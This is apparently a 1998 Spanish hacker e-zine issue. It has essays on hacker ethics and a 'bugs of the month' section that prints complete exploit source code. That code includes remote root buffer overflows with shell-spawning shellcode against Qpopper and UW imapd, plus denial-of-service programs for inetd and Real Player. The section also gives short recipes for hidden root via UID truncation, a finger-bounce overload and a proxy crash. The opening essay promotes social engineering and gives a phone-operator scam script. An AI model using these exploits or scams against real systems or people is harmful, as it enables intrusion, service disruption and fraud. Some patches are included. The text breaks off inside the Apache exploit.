Definicion de "Social Engineering" o Ingenieria Social segun recoge el New Hackers Dictionary (MIT PRESS).

"Termino usado por Hackers en general y crackers en particular. El objetivo de esta es enganar a una persona para que nos revele passwords o informacion que comprometa la seguridad de nuestro objetivo"

The New Hackers Dictionary, pag.415

El ser hacker no son el tener unos conocimientos o el saber programar. Es algo mas profundo, no es una moda pasajera, como dicen algunos. Es un estado con relacion a lo que te rodea, es el hecho de retener ciertos detalles que a otros les pasan inadvertidos. Aqui vemos un punto importante, la observacion y la capacidad de retener informacion mas o menos rapidamente. He visto comparar varias veces a los Boy Scouts con los Hackers, en cierto modo los Hackers son BS Informaticos, capaces de sobrevivir y de hacer algunas cosas impensables para los no iniciados. Yo no comparto esta comparacion. El Hacker esta relacionado en mayor o menor medida con la informatica, hecho cierto e innegable. Pero se hace hacking tambien en la calle en el metro, en el cine en muchos sitios. El hacking no es siempre usado para aprovecharse y no pagar, sino que es el hecho de conocer a fondo cosas y llegar a comprender como funcionan sin animo de estafa, aunque aqui en España siempre se acaba por tratar de ahorrar la peseta y si es posible escaparnos sin pagar, para que negarlo.

Ademas hay que tener en cuenta que una parte muy importante y ciertamente en desuso por la gran mayoría es el llamado "social engineering" o ingenieria social igual o mas util que todo el hacking que se hace a traves de internet. Gracias a este se pueden llegar a conseguir en un tiempo record resultados asombrosos. No debemos dejarnos enganar y creer que hacer H/P con un ordenador es igual que la ingenieria social, no todo el mundo vale y conozco bastantes hackers que no son partidarios de su uso. Quiero dejar claro que con ingenieria social no me refiero al comun "timo" que no es lo mismo ni de cerca, habiendo gente que lo confunde. Sin descartar que a veces sea necesario "timar" o "enganar" a nuestro objetivo para conseguir lo que queremos. Ahora bien, en estos tiempos que corren empieza a ser mas

difícil la I.S. dado que la gente anda más precavida, pero aun así encontraras a tu/s pardillos de turno que no tienen ni idea de nada y se creeran todo lo que tu les cuentes.

A estas alturas ya hemos tocado sobre el significado real de la filosofía hacker, si se la puede llamar así, y algo sobre la ingeniería social. Ha quedado ampliamente demostrado que se puede ser hacker sin ordenador y que no es cuestión de equipo sino de conocimientos. Algunos de las historias más conocidas de la Ingeniería Social son estas dos, hay más como todo pero esto yo considero lo más clásico.

Un empleado llama a su empresa fuera de horas de trabajo pidiendo alguna información para hacer un login en el sistema, ya sean puertos, teléfonos o lo que sea. Entonces llama a la persona de turno por teléfono y le explica su situación. Diciendo que necesita entregar cierto documento o memo acabado el día siguiente y que necesita tal y cual cosa, dándole la información necesaria al pardillo de turno. Para que este siguiendo sus órdenes le diga la información que necesita y ya está. Ejemplo claro de incompetencia manifiesta por parte del empleado.

Otro invento propio y gracias a Faisal, desde una cabina llamas a la operadora y si sabes el número de averías llama y di lo siguiente; Oiga si ? se me ha colado la moneda dentro pero no me ha dado crédito. Te diran que te devuelven el dinero a lo que respondes; Tengo que hacer una llamada urgente y soy un turista. Entonces sigues "y me podría conectar/dar tono para que llame? Es una llamada local", en un 89% de las ocasiones que he probado esta técnica ha funcionado. Eso si, no pruebes en España con Telefonica que se lo saben. Funciona en Hong Kong, Alemania e Inglaterra.

Esto es todo por ahora...

"Hack The Planet!"

Green Legend - SET Staff (c) 1998

Salu2 a, Garrulo/Falken/Chessy(NTman!)/Paseante/+NetBul/Mr.Sandman

[::-{ 0x02 }-:]

"Se puede ser un Hacker sin ordenador?"

Por El Profesor Falken

Quizas para afrontar esta pregunta debieramos definir primero que es ser un hacker.

Para mucha gente, un hacker es un pirado de la informática capaz de poner en peligro la información de los ordenadores que se encuentran en la red. Y sin embargo, eso solo lo hacen los gamberros.

Las redes telemáticas ofrecen alternativas interesantes para mucha gente, pero para nosotros es un nuevo mundo, una realidad aparte. El ciberespacio de Gibson. Y como en todos los sitios, tienes gamberros que hacen lo posible por incordiar.

En la vida real, un químico conoce las posibilidades explosivas de los

compuestos formados por Nitrogeno, y desarrolla compuestos como la nitroglicerina. Un farmaceutico, que ha de conocer mucha quimica, tiene el mismo conocimiento del compuesto, y se le ocurre crear un medicamento a base de nitroglicerina en dosis minimas. Ese medicamento, con las pequenas explosiones de la nitroglicerina es capaz de estabilizar los latidos del corazon de una persona enferma.

Eso lo haria la gente que le gusta investigar y que no se molesta en incordiar. Pero luego llegan los gamberros, en este caso mucho mas que simples gamberros, y que por un casual, aprenden que la nitro es muy explosiva... Y para que la usen, para causar danos.

En el hacking pasa lo mismo... Los autenticos hackers crean, desarrollan, investigan, mejoran... No destruyen, no intencionadamente. Que se lo digan a gente como Richard Stallman (FSF), o Linus Torvalds (Linux). Son ejemplos claros de lo que hacen los autenticos hackers, y ellos lo reconocen. Y si no, escuchad el himno de la FSF, en <http://linux.mit.edu>

Si nos orientamos principalmente a los ordenadores, es porque es algo mas reciente, algo en lo que se puede investigar ampliamente todavia. Y lo que queda. Claro, que si cualquiera pudiese tener su propio acelerador de particulas en casa, quizas nos hubiesemos centrado mas en la fisica ;)

Lo mas lamentable ya no es que se diga que no puedes ser un hacker sin ordenador. Y es que hay mucha gente que considera que si no estas en Internet, no puedes ser un hacker. Vamos... que hay mucho mas que Internet en el mundo de los baidios.

Definitivamente, para ser un hacker no hace falta un ordenador. Hace falta ingenio, curiosidad, esfuerzo... No se es un hacker cuando se pregunta para aprender, se es un hacker cuando se copia para no aprender.

Hay ocasiones en las que los mas 31337 (eLiTe si lo preferis), se dignan en dirigirnos la palabra para decir que nos dedicamos a responder preguntas para lamers... Es una pena, porque con eso rompen con lo que significa ser hacker. Recordemos que no podemos juzgar a alguien por las apariencias, por el numero de scripts que posee, la cantidad de warez que distribuye o la jerga tecnica que usa. Se debe juzgar por lo que se hace, por lo que se dice.

Decia una profesora mia hace tiempo: 'No existen preguntas estupidas, existen respuestas estupidas'. Y tenia razon, cuando alguien pregunta, es porque no sabe. Y si pregunta, quiere aprender... En nosotros esta cuando respondamos el hacerlo bien y conseguir que saque algo nuevo, o hacerlo mal y conseguir que no vuelva a tener ganas de preguntar una duda en su vida.

Retomando el tema principal. No es necesario tener un ordenador para ser un hacker. Saber desmontar un coche y volverlo a montar, y que funcione, puede ser mas de hacker que asaltar las paginas de la NASA (y dale con la NASA, pero como parece que os gusta... el reto termino hace años, por si no lo sabiais).

Eso es basicamente lo que pienso... Yo no uso hacking para definir el asalto a redes, digo 'asalto a redes'. Hacking es mucho mas que eso.

Guy L Steele definia en el diccionario del hacker que un hacker es quien disfruta programando... Y esta claro que nos gusta mas programar directamente, pero podemos entretenernos tambien estudiando una maquina de Turing sobre el papel. Los Burgers tiemblan cuando vamos, porque acabamos rellenando los mantelitos esos de papel de mil y una ideas nuevas.

Creo que queda clara mi opinion.

A ver que opinais vosotros

Falken  
EOT

\*EOF\*

```

-[ 0x09 ]-----
-[ LOS BUGS DEL MES ]-----
-[ by SET Staff ]-----SET-16-

-( 0x01 )-
Para      : Linux kernel
Tema      : SUID root sin SUID root
Patch     : Aqui mismito
Creditos  : Michal Zalewski

<+> set_016/patches/linuxk
--- linux/kernel/sys.c.orig      Tue Apr  8 17:47:47 1997
+++ linux/kernel/sys.c           Fri Jun 19 16:00:28 1998
@@ -237,6 +237,8 @@
 {
     int old_rgid = current->gid;
     int old_egid = current->egid;
+
+    if (rgid>0xffff || egid>0xffff) return -EINVAL;

     if (rgid != (gid_t) -1) {
         if ((old_rgid == rgid) ||
@@ -272,6 +274,8 @@
     asmlinkage int sys_setgid(gid_t gid)
     {
         int old_egid = current->egid;
+
+    if (gid>0xffff) return -EINVAL;

         if (suser())
             current->gid = current->egid = current->sgid = current->fsgid = gid;
@@ -489,6 +493,8 @@
     asmlinkage int sys_setuid(uid_t uid)
     {
         int old_euid = current->euid;
+
+    if (uid>0xffff) return -EINVAL;

         if (suser())
             current->uid = current->euid = current->suid = current->fsuid = uid;
@@ -510,6 +516,8 @@
     asmlinkage int sys_setfsuid(uid_t uid)
     {
         int old_fsuid = current->fsuid;
+
+    if (uid>0xffff) return -EINVAL;

         if (uid == current->uid || uid == current->euid ||
             uid == current->suid || uid == current->fsuid || suser())
@@ -525,6 +533,8 @@
     asmlinkage int sys_setfsgid(gid_t gid)
     {
         int old_fsgid = current->fsgid;
+
+    if (gid>0xffff) return -EINVAL;

         if (gid == current->gid || gid == current->egid ||
             gid == current->sgid || gid == current->fsgid || suser())
@@ -563,6 +573,8 @@
     asmlinkage int sys_setpgid(pid_t pid, pid_t pgid)
     {
         struct task_struct * p;
+
+    if (pid>0xffff || pgid>0xffff) return -EINVAL;

         if (!pid)
             pid = current->pid;

```

&lt;--&gt;

## Descripcion y Notas:

Un error en la definicion de algunas variables que intervienen en la gestion del UID permite poseer una ID distinta de 0 y que para el sistema sea eficazmente ID 0 (root).

El kernel almacena la ID en un word (2 bytes), lo que limita el ID al rango entre 0 y 65535. Sin embargo, el tipo definido para el manejo de UID y GID (uid\_t) se declara como un entero sin signo, lo que le da la posibilidad de manejar IDs por encima de 65535.

Por su parte, algunas llamadas al sistema, como sys\_setuid(uid\_t), truncan el valor de la ID a 2 bytes.

De esta forma, si alteramos el fichero /etc/passwd de forma que nuestra ID sea 131072 (10 00000000 00000000), nuestra ID eficaz sera 0, es decir, los dos bytes menos significativos. Y como las utilidades para la deteccion de intrusos en el fichero /etc/passwd buscan por ID 0, pasamos desapercibidos.

Tambien funciona en el caso de accesos restringidos desde el exterior. Es habitual no permitir el acceso remoto con privilegios de root. Con nuestra ID 131072, no tenemos privilegios, por lo que podemos acceder remotamente sin problemas, pero para el kernel nuestra ID es la del root.

-( 0x02 )-

Para : Qpopper 2.4x  
 Tema : De todo un poco  
 Patch : Actualizacion  
 Creditos : Herbert Rosmanith

```
<+> set_016/exploits/qpush.c
/* qpush: qualcom popper buffer overflow exploit (pop_msg)
 * Mon Jun 29 01:26:06 GMT 1998 - herp
 *
 * Herbert Rosmanith
 * herp@wildsau.idv.uni-linz.ac.at
 */
```

```
#include <stdio.h>
#include <sys/time.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netdb.h>
#include <signal.h>
#include <unistd.h>
#include <errno.h>
```

```
long addrlist[]={
    0xbffffee4, /*2.2*/
    0xbffffeb80 /*2.41beta1*/
};
```

```
char shellcode[] =
    "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
    "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
    "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
    "\xff\xff/bin/sh.....";
```

```
void die(char *s) {
    if (errno) perror(s);
    else fprintf(stderr, "%s\n", s);
    exit(-1);
}
```

```

void usage() {
    printf("qpush [-index] <hostname>\n"
           " -0 QPOP Version 2.2           (default)\n"
           " -1 QPOP Version 2.41beta1\n");
    exit(0);
}

int resolv(char *host,long *ipaddr) {
    if (isdigit(host[0])) {
        *ipaddr=inet_addr(host);
        if (*ipaddr==-1) return -1;
    }
    else {
        struct hostent *hp;
        if ((hp=gethostbyname(host))==NULL) {
            fprintf(stderr,"tc: %s: unknown host\n");
            exit(-1);
        }
        *ipaddr=*(unsigned long *)hp->h_addr;
    }
    return 0;
}

int connect_to(char *hostname,short port) {
    struct sockaddr_in s_in;
    int s;

    s=socket(PF_INET,SOCK_STREAM,0);
    if (s==-1) die("socket");

    if (resolv(hostname,(long *)&s_in.sin_addr.s_addr)==-1)
        die("unknown host");
    s_in.sin_family=AF_INET;
    s_in.sin_port=htons(port);

    if (connect(s,(struct sockaddr *)&s_in,sizeof(s_in))==-1)
        die("connect");

    return s;
}

void socket_read(int s,char *buf,int len) {
    int i;
    switch(i=read(s,buf,len)) {
        case -1: die("unexpected EOF");
        case 0: die("EOF");
        default:
            buf[i]=0;
            //printf("%s",buf);
            break;
    }
}

void terminal(int s) {
    char buf[1024];
    fd_set rfd;
    fd_set fds;
    int i;

    for (i=0;i<NSIG;i++) signal(i,SIG_IGN);
    FD_ZERO(&fds);
    FD_SET(0,&fds);
    FD_SET(s,&fds);
    for (;;) {
        memcpy(&rfd,&fds,sizeof(fds));
        i=select(s+1,&rfd,NULL,NULL,NULL);
        if (i==-1) die("select");
    }
}

```

```

        if (i==0) die("session closed");
        if (FD_ISSET(s,&rfd) {
            if ((i=read(s,buf,sizeof(buf)))<1)
                die("session closed");
            write(1,buf,i);
        }
        if (FD_ISSET(0,&rfd) {
            if ((i=read(0,buf,sizeof(buf)))<1)
                die("session closed");
            write(s,buf,i);
        }
    }
}

```

```

void main(int argc,char *argv[]) {
char buf[1024+128];
int s,i,ix;

    if (argc>=2 && argv[1][0]=='-') {
        ix=atoi(&argv[1][1]);
        argc--;
        argv++;
    }
    else ix=0;

    if (argc!=2 || ix>sizeof(addrlist)/sizeof(long))
        usage();

    s=connect_to(argv[1],110); /* WKS POP3 */
    socket_read(s,buf,sizeof(buf));
    memset(buf,0x90,sizeof(buf));
    for (i=981;i<981+10*4;i+=4)
        memcpy(&buf[i],&addrlist[ix],4);
    memcpy(&buf[941],shellcode,strlen(shellcode));
    buf[sizeof(buf)-3]=0x0d;
    buf[sizeof(buf)-2]=0x0a;
    buf[sizeof(buf)-1]=0x00;
    write(s,buf,sizeof(buf));
    socket_read(s,buf,sizeof(buf));
    terminal(s);
}
<-->

```

Descripcion y Notas:

Menuda se ha montado este verano con el qpopper. Nadie se aclara. Por un lado buffers overflow, por otro core dumps, y no pueden faltar cualquier otro tipo de anomalias.

Pese a que el fallo original parece afectar a las implementacions en diferentes sistemas operativos, el exploit que os dejamos solo funciona para la version de Linux, excepto para la Debian con el QPop v2.2

Al final los de Qualcomm han sacado por fin una version nueva, aparentemente sin el fallo que ha generado tanto revuelo. Para conseguirla:

<ftp://ftp.qualcomm.com/oldeudora/servers/unix/popper/qpopper2.5.tar.Z>

```

-( 0x03 )-
Para      : Linux 2.0.34 inetd
Tema      : Matar el inetd
Patch     : Kernel 2.0.35
Creditos  : David Luyer

<+> set_016/exploits/inetdkill.c
#include <fcntl.h>

```

```

#include <errno.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    int s, p;

    if(argc != 2) {
        fputs("Please specify a pid to send signal to.\n", stderr);
        exit(0);
    } else {
        p = atoi(argv[1]);
    }
    fcntl(0,F_SETOWN,p);
    s = fcntl(0,F_GETFL,0);
    fcntl(0,F_SETFL,s|O_ASYNC);
    printf("Sending SIGIO - press enter.\n");
    getchar();
    fcntl(0,F_SETFL,s&~O_ASYNC);
    printf("SIGIO send attempted.\n");
    return 0;
}
<-->

```

#### Descripcion y Notas:

La ejecucion de este codigo en un Linux con el kernel 2.0.34, se tengan o no privilegios, mata el demonio inetd.

En aquellos sistemas que no usen glibc, debe añadirse la linea:

```
#define O_ASYNC FASYNC
```

```
-( 0x04 )-
```

```

Para      : Red Hat 4.2, 5.0 y 5.1
Tema      : Programas con agujeros
Patch     : Actualizarse
Creditos  : twiztah

```

#### Descripcion y Notas:

Algunos de los binarios que se instalan con las distribuciones de Red Hat que hemos mencionado presentan problemas de seguridad importantes, por lo que se recomienda actualizarse a las nuevas versiones.

Los programas afectados son: bind, libtermcap, tin, slang, metamail, mailx, dosemu y libtermcap.

Las actualizaciones (para la 5.1) las teneis disponibles en:

```

ftp://ftp.redhat.com/updates/5.1/i386/metamail-2.7-17.i386.rpm
ftp://ftp.redhat.com/updates/5.1/i386/mailx-8.1.1-3.i386.rpm
ftp://ftp.redhat.com/updates/5.1/i386/bind-4.9.7-1.i386.rpm
ftp://ftp.redhat.com/updates/5.1/i386/slang-0.99.38-7.i386.rpm
ftp://ftp.redhat.com/updates/5.1/i386/tin-1.22-11.i386.rpm
ftp://ftp.redhat.com/updates/5.0/i386/dosemu-0.66.7-7.i386.rpm
ftp://ftp.redhat.com/updates/5.0/i386/libtermcap-2.0.8-9.i386.rpm

```

Los usuarios de las distribuciones 5.0 y 4.2 las encontrareis en:

```

ftp://ftp.redhat.com/updates/5.0/i386/
ftp://ftp.redhat.com/updates/4.2/i386/

```

Los nombres de los ficheros son los mismos, variando la version de la actualizacion. Existen tambien actualizaciones para alpha y sparc en

los directorios correspondientes.

-( 0x05 )-

Para : Proxy en Windows 95  
 Tema : Cuelgue del proxy  
 Patch : Supongo que en las paginas oficiales  
 Creditos : Ryan Nichols

Descripcion y Notas:

Solo dos son los programas proxy afectados en esta ocasion: WinGate y Startech. En ambos casos el procedimiento es similar.

Comenzamos haciendo un telnet al puerto pop3 del proxy. En el caso de ser WinGate, teclearemos:

```
USER x#99999.....
```

Con todos los '9' que podamos.

De tratarse de Startech, tecleamos:

```
USER x<9999...>
```

De nuevo con todos los '9' posibles. El resultado es el mismo.

-( 0x06 )-

Para : Real Player 5  
 Tema : Cuelgue del real Player  
 Patch : En la ultima version  
 Creditos : Kit Knox

```
<+> set_016/exploits/rpkiller.c
```

```
/*
 * Real Player Killer - 6/26/98
 *
 * (C) 1998 Kit Knox <kit@connectnet.com>
 *
 * [ http://www.rootshell.com/ ]
 *
 * Real Player 5.0 for Windows95 and Linux (others untested) do not check
 * the validity of incoming UDP packets used when receiving audio/video.
 *
 * If you are able to determine or brute force the destination port of the
 * stream you are able to crash the player and cause it to use 100% of
 * idle CPU. I would not be surprised if there are numerous buffer
 * overflows in this area as well. The client does not even check if the
 * source IP address is the one it is receiving data from. Any source IP
 * can be used.
 *
 * Generally the stack will start with port 1025 and go up. Starting there
 * and going up will generally give you good results. If you are able to
 * sniff the network you will know the exact port and not have to guess.
 */
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_sysm.h>
#include <netinet/ip.h>
```

```

#include <linux/udp.h>
#include <netdb.h>

#define err(x) { fprintf(stderr, x); exit(1); }
#define errs(x, y) { fprintf(stderr, x, y); exit(1); }

char real_data[] =
    { 0x00, 0x00 };

unsigned short
in_cksum (addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1)
    {
        sum += *w++;
        nleft -= 2;
    }
    if (nleft == 1)
    {
        *(u_char *) (&answer) = *(u_char *) w;
        sum += answer;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return (answer);
}

int
sendpkt_udp (sin, s, data, datalen, saddr, daddr, sport, dport)
    struct sockaddr_in *sin;
    unsigned short int s, datalen, sport, dport;
    unsigned long int saddr, daddr;
    char *data;
{
    struct iphdr ip;
    struct udphdr udp;
    static char packet[8192];
    char crashme[500];
    int i;

    ip.ihl = 5;
    ip.version = 4;
    ip.tos = rand () % 100;;
    ip.tot_len = htons (28 + datalen);
    ip.id = htons (31337 + (rand () % 100));
    ip.frag_off = 0;
    ip.ttl = 255;
    ip.protocol = IPPROTO_UDP;
    ip.check = 0;
    ip.saddr = saddr;
    ip.daddr = daddr;
    ip.check = in_cksum ((char *) &ip, sizeof (ip));
    udp.source = htons (sport);
    udp.dest = htons (dport);
    udp.len = htons (8 + datalen);
    udp.check = (short) 0;
    memcpy (packet, (char *) &ip, sizeof (ip));
}

```

```

memcpy (packet + sizeof (ip), (char *) &udp, sizeof (udp));
memcpy (packet + sizeof (ip) + sizeof (udp), (char *) data, datalen);
for (i = 0; i < 500; i++)
    crashme[i] = rand () % 255;
memcpy (packet + sizeof (ip) + sizeof (udp) + datalen, crashme, 500);
return (sendto (s, packet, sizeof (ip) + sizeof (udp) + datalen + 500, 0,
                (struct sockaddr *) sin, sizeof (struct sockaddr_in)));
}

unsigned int
lookup (host)
    char *host;
{
    unsigned int addr;
    struct hostent *he;

    addr = inet_addr (host);
    if (addr == -1)
        {
            he = gethostbyname (host);
            if ((he == NULL) || (he->h_name == NULL) || (he->h_addr_list == NULL))
                return 0;

            bcopy (*(he->h_addr_list), &(addr), sizeof (he->h_addr_list));
        }
    return (addr);
}

void
main (argc, argv)
    int argc;
    char **argv;
{
    unsigned int saddr, daddr;
    struct sockaddr_in sin;
    int s, i;

    if (argc != 5)
        errs ("Usage: %s <source_addr> <dest_addr> <low port> <high port>\n", argv[0]);

    printf("Real Player Killer - http://www.rootshell.com/\n\n");
    if ((s = socket (AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
        err ("Unable to open raw socket.\n");
    if (!(saddr = lookup (argv[1])))
        err ("Unable to lookup source address.\n");
    if (!(daddr = lookup (argv[2])))
        err ("Unable to lookup destination address.\n");
    sin.sin_family = AF_INET;
    sin.sin_port = 9;
    sin.sin_addr.s_addr = daddr;
    for (i=atoi(argv[3]); i<atoi(argv[4]); i++)
        if ((sendpkt_udp (&sin, s, &real_data, sizeof (real_data), saddr, daddr, 2014, i)) == -1)
            {
                perror ("sendpkt_udp");
                err ("Error sending the UDP packet.\n");
            }
    printf("Done!\n");
}
<-->

-( 0x07 )-
Para      : SlackWare 3.4 /bin/login
Tema      : Acceso modo root
Patch     : /etc/groups
Creditos  : Richard Thomas

```

## Descripcion y Notas:

Cada vez nos lo ponen mas simple.

En esta ocasion, si accedemos a un SlackWare que no tiene el fichero /etc/groups directamente conseguimos UID 0 GID 0... root access granted ;)

-( 0x08 )-

Para : IRIX 6.3 y 6.4  
 Tema : Sobrecarga del procesador  
 Patch : Uhmmm!  
 Creditos : Matthew Potter

## Descripcion y Notas:

Tan simple como ejecutar:

```
finger -l @@@@@@@@@@@@@@@@@@@@@@destino@bounce_host
```

donde debe haber unas 500 @

Entonces la maquina destino sufre una sobrecarga de procesos importante.

-( 0x09 )-

Para : UW imapd (Pine 4.0)  
 Tema : Root access entre otras cosas  
 Patch : Aqui y en la UW  
 Creditos : Cheez Whiz

```
<+> set_016/exploits/imappy.c
/**
*** i386 BSD remote root exploit for UW imapd IMAP 4.1 server
***
*** This is *not* the same bug addressed in CERT Advisory CA-97.09!
***
*** Usage: % (imappy nop esp offset; cat) | nc hostname 143
***
*** where nop is the number of NOP opcodes to place at the start of the
*** exploit buffer (I use 403), esp is the %esp stack pointer value, and
*** offset is the number of bytes to add to esp to calculate your target
*** %eip.
***
*** Demonstration values for UW imapd 10.234 (part of Pine 4.00):
***
***     imappy 403 0xefbfd5e8 100     (BSDI 3.0)
***     imappy 403 0xefbfd4b8 100     (FreeBSD 2.2.5)
***
*** THIS CODE FOR EDUCATIONAL USE ONLY IN AN ETHICAL MANNER
***
*** Cheez Whiz
*** cheezbeast@hotmail.com
***
*** July 16, 1998
**/
```

```
#include <stdio.h>
#include <stdlib.h>
#include <limits.h>
#include <string.h>
```

```
#define BUFLLEN (2*1024)
#define NOP 0x90
```

```
char shell[] =
/* 0 */ "\xeb\x34" /* jmp springboard */
```

```

/* start: */
/* 2 */ "\x5e" /* popl %esi */
/* 3 */ "\x8d\x1e" /* leal (%esi),%ebx */
/* 5 */ "\x89\x5e\x0b" /* movl %ebx,0xb(%esi) */
/* 8 */ "\x31\xd2" /* xorl %edx,%edx */
/* 10 */ "\x89\x56\x07" /* movl %edx,0x7(%esi) */
/* 13 */ "\x89\x56\x0f" /* movl %edx,0xf(%esi) */
/* 16 */ "\x89\x56\x14" /* movl %edx,0x14(%esi) */
/* 19 */ "\x88\x56\x19" /* movb %dl,0x19(%esi) */
/* 22 */ "\x31\xc0" /* xorl %eax,%eax */
/* 24 */ "\xb0\x7f" /* movb $0x7f,%al */
/* 26 */ "\x20\x46\x01" /* andb %al,0x1(%esi) */
/* 29 */ "\x20\x46\x02" /* andb %al,0x2(%esi) */
/* 32 */ "\x20\x46\x03" /* andb %al,0x3(%esi) */
/* 35 */ "\x20\x46\x05" /* andb %al,0x5(%esi) */
/* 38 */ "\x20\x46\x06" /* andb %al,0x6(%esi) */
/* 41 */ "\xb0\x3b" /* movb $0x3b,%al */
/* 43 */ "\x8d\x4e\x0b" /* leal 0xb(%esi),%ecx */
/* 46 */ "\x89\xca" /* movl %ecx,%edx */
/* 48 */ "\x52" /* pushl %edx */
/* 49 */ "\x51" /* pushl %ecx */
/* 50 */ "\x53" /* pushl %ebx */
/* 51 */ "\x50" /* pushl %eax */
/* 52 */ "\xeb\x18" /* jmp exec */
/* springboard: */
/* 54 */ "\xe8\xc7\xff\xff\xff" /* call start */
/* data: */
/* 59 */ "\x2f\xe2\xe9\xee\x2f\xf3\xe8" /* DATA (disguised /bin/sh) */
/* 66 */ "\x01\x01\x01\x01" /* DATA */
/* 70 */ "\x02\x02\x02\x02" /* DATA */
/* 74 */ "\x03\x03\x03\x03" /* DATA */
/* exec: */
/* 78 */ "\x9a\x04\x04\x04\x04\x07\x04"; /* lcall 0x7,0x0 */

```

```

char buf[BUFLEN];
unsigned long int nop, esp;
long int offset;

void
main (int argc, char *argv[])
{
    int i;

    if (argc < 4) {
        printf("usage: %s nop esp offset\n", argv[0]);
        return;
    }

    nop = strtoul(argv[1], NULL, 0);
    esp = strtoul(argv[2], NULL, 0);
    offset = strtol(argv[3], NULL, 0);

    memset(buf, NOP, BUFLLEN);
    memcpy(buf+nop, shell, strlen(shell));
    for (i = nop+strlen(shell); i < BUFLLEN - 4; i += 4)
        *((int *) &buf[i]) = esp + offset;

    printf("** AUTHENTICATE {%d}\r\n", BUFLLEN);
    for (i = 0; i < BUFLLEN; i++)
        putchar(buf[i]);
    printf("\r\n");

    return;
}
<-->

```

Descripcion y Notas:

Un error en la implementacion del imapd que se distribuye conjuntamente al Pine 4.0, permite, entre otras cosas, conseguir accesos no autorizados de forma remota.

El parche lo distribuye la Universidad de Washington, con la numeracion 10234, como el original. De todas formas, basta con cambiar el codigo de la funcion mail\_auth() de mail.c que se distribuye por el siguiente para evitar el problema

```
<+> set_016/patches/imapd.c
char *mail_auth (char *mechanism,authresponse_t resp,int argc,char *argv[])
{
    char tmp[MAILTMPLEN];
    AUTHENTICATOR *auth;

    /* cretins still haven't given up */
    if (strlen (mechanism) >= MAILTMPLEN)
        syslog (LOG_ALERT|LOG_AUTH,"System break-in attempt, host=%s",
            tcp_clienthost ());
    else {
        /* make upper case copy of mechanism name */
        ucase (strcpy (tmp,mechanism));
        for (auth = mailauthenticators; auth; auth = auth->next)
            if (auth->server && !strcmp (auth->name,tmp))
                return (*auth->server) (resp,argc,argv);
    }
    return NIL;
}
/* no authenticator found */
<-->
```

Si lo preferis, podeis obtener la version ya parcheada en:

<ftp://ftp.cac.washington.edu/mail/imap.tar.Z>

-( 0x0A )-

Para : who  
Tema : Lo que se os ocurra  
Patch : A ver, a ver...  
Creditos : Paul Boehm

Descripcion y Notas:

En algunos sistemas, who se encuentra en el grupo de los programas privilegiados, que, por ejemplo, pueden leer el utmp.

Ejecutando who con algunos truquitos, podemos hacer casi de todo.

Por ejemplo, en RedHat 5.1 ejecutar who /bin/bash el sistema se cuelga. En FreeBSD puede usarse para ver ficheros pertenecientes al mismo grupo que who, de la forma who /fichero

-( 0x0B )-

Para : PovRay 3.02  
Tema : Acceso root  
Patch : Ya veremos  
Creditos : Luke

Descripcion y Notas:

Al instalar el PovRay 3.02 para linux, la libreria s-povray tiene que tener suid root para poder ejecutarse sin problemas (acceso a /dev/console).

El problema surge cuando desde la shell damos un nombre de fichero largo, resultando en un segmentation fault.

Ejemplo:



```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

Don't read this text file  
--204-1969819122-901726347=:19806--

Cuelga el Outlook, dando un error en la direccion 0x41414141 (AAAA)

```

-( 0x0E )-
Para      : Apache
Tema      : Crash
Patch     : http://www.apache.org
Creditos  : Dag-Erling Coidan Smirgrav

```

```

<+> /set_016/exploits/sioux.c
/*-
 * Copyright (c) 1998 Dag-Erling Coidan Smirgrav
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 * notice, this list of conditions and the following disclaimer
 * in this position and unchanged.
 * 2. Redistributions in binary form must reproduce the above copyright
 * notice, this list of conditions and the following disclaimer in the
 * documentation and/or other materials provided with the distribution.
 * 3. The name of the author may not be used to endorse or promote products
 * derived from this software without specific prior written permission
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS OR
 * IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES
 * OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.
 * IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
 * INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
 * NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
 * DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
 * THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
 * (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
 * THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
 *
 */
/*
 * Kudos to Mark Huizer who originally suggested this on freebsd-current
 */

```

```

#include <sys/types.h>

#include <sys/socket.h>
#include <netinet/in.h>

#include <netdb.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
